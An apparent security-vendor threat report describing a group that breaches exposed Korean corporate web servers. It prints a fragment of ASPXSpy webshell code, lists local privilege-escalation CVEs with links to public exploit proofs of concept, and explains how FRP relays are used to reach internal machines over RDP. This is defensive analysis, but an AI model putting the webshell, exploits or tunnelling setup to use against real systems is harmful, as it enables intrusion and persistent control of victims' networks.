APT Malware

Attackers Using FRP (Fast Reverse Proxy) to Attack Korean Companies

Aug 16 2022

Recently, there have been frequent incidents where attackers infiltrated and took control of the internal network of Korean companies, starting with vulnerable servers externally exposed.

- Cases of Attacks Targeting Vulnerable Atlassian Confluence Servers
- Meterpreter Distributed to Vulnerable Server of Korean Medical Institution
- AsyncRAT Being Distributed to Vulnerable MySQL Servers

This is a case of infiltration into an IIS web server or an MS Exchange server and is the same as previously known types. However, this post will discuss cases that are presumed to be done by **a certain hacker group**, not by individual attackers. The most significant characteristic of this group is that they use **FRP open-source tools**. This group finds a server accessible from outside and attacks it, and when infiltration is successful, privilege escalation is attempted.

Afterward, for more complete access control, FRP (Fast Reverse Proxy) or LCX (commonly referred to as HTran) tool is installed, and the use of FRP tools is particularly more common. And when FRPs are installed, they use a certain download address, and download servers where FRPs are uploaded are deemed to be **web servers of Korean companies which hackers have already taken over**. Other characteristics include using **particular file names** when installing FRPs or overtaking another Korean company's server to **abuse as a relay server** needed for using FRPs.

Around 20 businesses appear to have been infiltrated, including **semiconductor, injection machine, resort, construction, and software companies. It seems that hackers have performed attacks without specific targets**. Since this includes cases where the attack started on a disclosed and vulnerable server and then escalated to the final stage of ransomware infection, particular discretion is advised.

1. ASP Webshell

Most attacks that target vulnerable web servers use Webshell. Webshell is a file that is uploaded onto web servers and can execute file searches or system shell commands, and when this is installed on a target system for attacks, hackers can maintain continuity while controlling the infection system.

The language supported differs by web server and that also means that the language of the Webshell differs. For example, an Apache web server that supports PHP uses a PHP web shell, Java environment such as Tomcat uses a JSP, and an IIS web server uses a

web shell developed by ASP and ASPX.

Because this case includes attacks against vulnerable IIS web servers, the ASPX (ASP) web shell was used. ASPXSpy is the major ASPX Webshell and it has been verified that the hacker has used this web shell for multiple attacks.

i. ASPXSpy

```
public const string Version="ASPX";
public const string Password="67974d245886b8a44af9c10ef0b03559";    //admin
private const string DomainUserName="administrator";//change it if domain user name not equals "administrator"
private const string PMCacheName=Version+"PMList";
private int CssC=1;
private DbConnection conn=null;
private DbCommand comm=null;
protected void Page_Load(object sender,EventArgs e)
{
    JscriptSender(this);
    if (!Bin_CheckLogin()){return;}
    if(IsPostBack)
    {
        zcg_GetDriver();
        zcg_SetHeaderInfo();
  string Bin_Target=Request["__EVENTTARGET"];
  string Bin_Path=Request["__File"];
  if(Bin_Target!="")
  {try{
      switch(Bin_Target)
      {
          case "Bin_Listdir":
              Bin_File(Bin_FromBase64(Bin_Path));
              break;
          case "Bin_Deldir":
              Bin_Deldir(Bin_FromBase64(Bin_Path));
              break;
          case "Bin_Createfile":
              Bin_CreateFile(Bin_Path);
```

ASPXSpy requires a password. After accessing the installed path, the correct password must be entered into the password field to enable the control panel as follows. (Note that the password is verified by comparing the MD5 hash values, and the above Webshell is where the hacker has changed the password and not the “admin”.)

Hackers can perform various malicious acts in this panel including looking up information, creating files, and executing processes.

2. Privilege Escalation


The uploaded web shell is executed by an IIS web server process or the w3wp.exe process. Generally, the w3wp.exe process has low-level privileges, and to perform normal levels of abuse, a higher level of privileges is necessary. Accordingly, hackers require a process of privilege escalation where various tools are used to obtain higher-level privileges.

Process	PID	User Name	Command Line
svchost.exe	3632	NT AUTHORITY₩SYSTEM	C:₩Windows₩system32₩svchost.exe -k iissvcs
w3wp.exe	2504	IIS APPPOOL₩DefaultAppPool	c:₩windows₩system32₩inetsrv₩w3wp.exe -ap "DefaultAppPool"
cmd.exe	2736	IIS APPPOOL₩DefaultAppPool	cmd /c notepad.exe
notepad.exe	2392	IIS APPPOOL₩DefaultAppPool	notepad.exe
conhost.exe	3284	IIS APPPOOL₩DefaultAppPool	₩??₩C:₩Windows₩system32₩conhost.exe 0x4

Hackers have usually used malware such as JuicyPotato and SweetPotato, and there has been a history of usage of other various LPE (Local Privilege Escalation) vulnerability PoCs. Here are the cases used in the privilege escalation process as follows.

2.1. Potato

Potato is an open-source privilege escalation tool published on GitHub. It operates by abusing specific privileges from the tokens of the process account currently being run and provides the feature of escalating said privileges into system privileges.



The w3wp.exe process is in charge of the web service in an IIS web server and in an MS-SQL server, the sqlservr.exe process is in charge of the MS-SQL service. For example, the w3wp.exe process runs with the IIS Apppool\DefaultAppPool as the parent, and in this case, unlike ordinary admin or normal user accounts, have limits performing a variety of actions including those involving processes and files.

Even if hackers can control the processes through Web shells or prior attacks, they cannot perform the desired abuse, because they do not have the appropriate privilege. To perform the attack, privilege escalation is needed. Generally, the w3wp.ee process or the sqlservr.exe process has the SeAssignPrimaryToken or the SeImpersonate privilege. Most Potato tools abuse processes that have such SeAssignPrimaryToken or SeImpersonate privileges enabled and escalate them into one with system privileges, or the NTAUTHORITY\SYSTEM account. If this suceeds, the hacker can perform most malicious acts within the target system without restraint.

There are many tools for privileged escalation of Potatoes, including JuicyPotato, RoguePotato, and RottenPotato among others. However, most cases identified in Korea were found to have been using three types of Potato tools.

Types of Potato	MD5
JuicyPotato	0311ee1452a19b97e626d24751375652 808502752ca0492aca995e9b620d507b 4bafbdca775375283a90f47952e182d9
BadPotato	9fe61c9538f2df492dff1aab0f90579f ab9091f25a5ad44bef898588764f1990 87e5c9f3127f29465ae04b9160756c62
SweetPotato	fd0f73dd80d15626602c08b90529d9fd 937435bbcbc3670430bb762c56c7b329

[Table 1] Potato tools used in attacks

2.2. Vulnerabilities (Exploits)


Aside from Potato form malware, infiltrators use various LPE (Local Privilege Escalation) PoC published on GitHub. The following are vulnerabilities exploited in attacks and the list of PoCs which exploit each vulnerability.

Vulnerability	Type	MD5	Remarks
CVE-2018-8440	LPE	4c56462a3735dba9ee5f1 32f670e3fb1	https://github.com/alpha1ab/Win2016LPE
CVE-2019-1405 + CVE-2019-1322	LPE	2e2ddfd6d3a10d5dd51f8 cbdeaeb4b75 6a60f718e1ecadd0e2689 3daa31c7120	https://github.com/apt69/COMahawk
CVE-2021-1675	LPE	e81a9b194cf1bcd4f1bbf2 1338840ece	https://github.com/evilashz/CVE-2021-1675-LPE-EXP
CVE-2021-1732	LPE	d406d8889dc1f2d51954 808f5587415d ed1762b09d0a966d7a2d 6c9167ea5499	https://github.com/KaLendsi/CVE-2021-1732-Exploit
CVE-2021-36934	LPE	055cc4c30260884c910b 383bb81cf7c8	https://github.com/GossiTheDog/HiveNightmare
CVE-2021-40449	LPE	b08b660ed646c390d5a2 54070123c74c	https://github.com/ly4k/CallbackHell
CVE-2022-21882	LPE	018dd881f5bf9181b70f78 d7d38bd62a	https://github.com/sailay1996/cve-2022-21882-poc
CVE-2022-21999	LPE	31eb70dc11af05ec4d5cd a652396970c	https://github.com/ly4k/SpoolFool

		b77e3a7e13e39829383fa bf436e9c8f2 (Payload)	

[Table 2] Vulnerability PoC malware used in attacks

The following is a PoC that abuses CVE-2021-1732 vulnerabilities to escalate privileges. After privilege escalation, it executes whoami which has been transmitted as a factor and as a result, it is identifiable whether privilege escalation to a system account has been successful.




The following is a CVE-2022-21999 PoC that can load the designated DLL and run malware after privilege escalation. The DLL used in the attack is the same as the POC, and the DLL fulfills the role of creating an admin account and changing the password to Passw0rd!. In the future, attackers can use the account create for remote access and overtake the infected system.

3. Proxy & Port Forwarding

3.1. FRP


FRP(Fast Reverse Proxy) is an open source tool formed with a mediating dummy to enable external access to an intranet PC that cannot be accessed directly. Because many companies separate networks or use firewalls to prevent unauthorized access to their networks, users should use tools such as FRP to directly access the PCs on internal network. On the other hand, hackers frequently use FRP to bypass the target PC (victim)'s firewall inbound rules and not leave the their address on the target PC.



FRP is largely classified into 2 types, Frps and Frpc. Frps is a file installed in the intermediary server and fulfills the role of establishing the link between the hacker and target, and references 'Frps.ini' in its settings, and can be arbitrarily set by the user. This determines the connection port and logging methods. Thus Frps must be installed on an intermediary server which both the hacker and the target PC have access to.

The process of FRP connections is as below.


Frpc is a file installed on the attack target PC of the hacker. As similar to the Frps settings, Frpc allows arbitrary settings by the user through 'Frpc.ini' of the network communication method to be used by the hacker such as TCP, UDP or HTTP and the port number (remote_port) to be used in Frps and the actual port number (local_port). When used to abuse systems, it is normally installed on a corporate PC with a NAT environment that is not easily accessible externally.



RDP 연결 예시)

Looking at the above figure, Frps.exe is first installed on the relay device. Frps.exe references the Frps.ini settings file and opens the connection port (7000) to enable Frpc.exe to establish a connection. After the connection has been established, it runs Frpc.exe installed on the target PC and attempts to establish a connection with the relay device (Frps.exe) and here, the Reverse Proxy method is used to connect the hacker and the target PC indirectly. When the relay and target PCs are connected, the hacker attempts to connect with a certain protocol (RDP) to a specific port of the relay server (23389).

After monitoring this particular port (no. 23389), the relay server transmits the corresponding data to the target PC through the connection port (no. 7000) after a connection has been detected. After receiving the data, the target PC forwards the data to a local port (no. 3389) that fits the protocol (RDP) and completes the operation. Thus, connection is possible as below.



